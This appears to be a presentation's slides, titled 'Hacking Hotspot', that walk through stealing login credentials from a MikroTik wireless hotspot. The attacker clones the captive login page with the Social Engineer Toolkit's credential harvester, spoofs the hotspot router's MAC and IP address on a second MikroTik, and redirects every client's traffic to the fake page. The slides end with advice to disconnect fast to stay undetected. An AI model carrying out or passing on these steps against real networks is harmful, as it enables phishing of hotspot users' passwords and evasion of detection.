
Hacking Hotspot

Hacking Hotspot


Hot spot login is very useful and easy specially with RouterOS

- The sniffing packets is not work for hacking MikroTik hotspot because it use HTTP-CHAP as authentication method by default
- The best method is phishing
- Lets see it in action.
- We will use SET(Social Engineering Tool) for Phishing in this Lab
- First connect to the hotspot and clone the hotspot page

Hot Spot Network Diagram



Attack Diagram



Hacking Hotspot

- Since I was run out of time in this chapter during my live presentation! ;-) I am list all the necessary steps to perform this attack here:

You need this Requirements:

- 1- one MikroTik router with one wireless module
- 2- one PC with backtrack or any distribution of Linux with SET(Social Engineer Toolkit)

Now you can start your attack:

- 1- Connect to the Victim hotspot network just like any hotspot user(you can use your MikroTik router as station and masquerade the IP address of your backtrack)
 - 2- open your Firefox browser and try www.google.com to see the hotspot login page
 - 3- copy <http://hotspot-address/login>
 - 4- open your SET tool(in backtrack you can find it here Applications → BackTrack → Exploitation → Social Engineering Tools → Social Engineering Toolkit → set
 - 5- Choose 1) Social-Engineering Attacks → 2) Website Attack Vectors → 3) Credential Harvester Attack Method
 - 6- Choose 2) Site Cloner
 - 7- Enter your Ethernet interface IP address
 - 8- Past the copied address of your hotspot and you are done with set leave the window open
- Now we should perform spoofing attack witch it not easy in wireless as the Ethernet networks with ettercap in this case we use MikroTik router for spoofing
- 9- open wireless menu on your MikroTik router open your interface and change the MAC address to the hotspot router MAC address
 - 10- add the hotspot Router IP address to your Wireless Interface

By doing this all network traffic of the access point that you connect to it will redirect to you.

- 11- Add a new NAT on RouterOS and Redirect all IP traffic to your PC and wait for victims!

Hacking Hotspot

- You can see the username and passwords on SET window
- As long as your wireless interface are available the users will redirect to your page and they cant access to the Internet so remember to disconnect ASAP to stay un detected.

For more information you can contact me at:

ahmad@deltalink.com.tr

www.deltalink.com.tr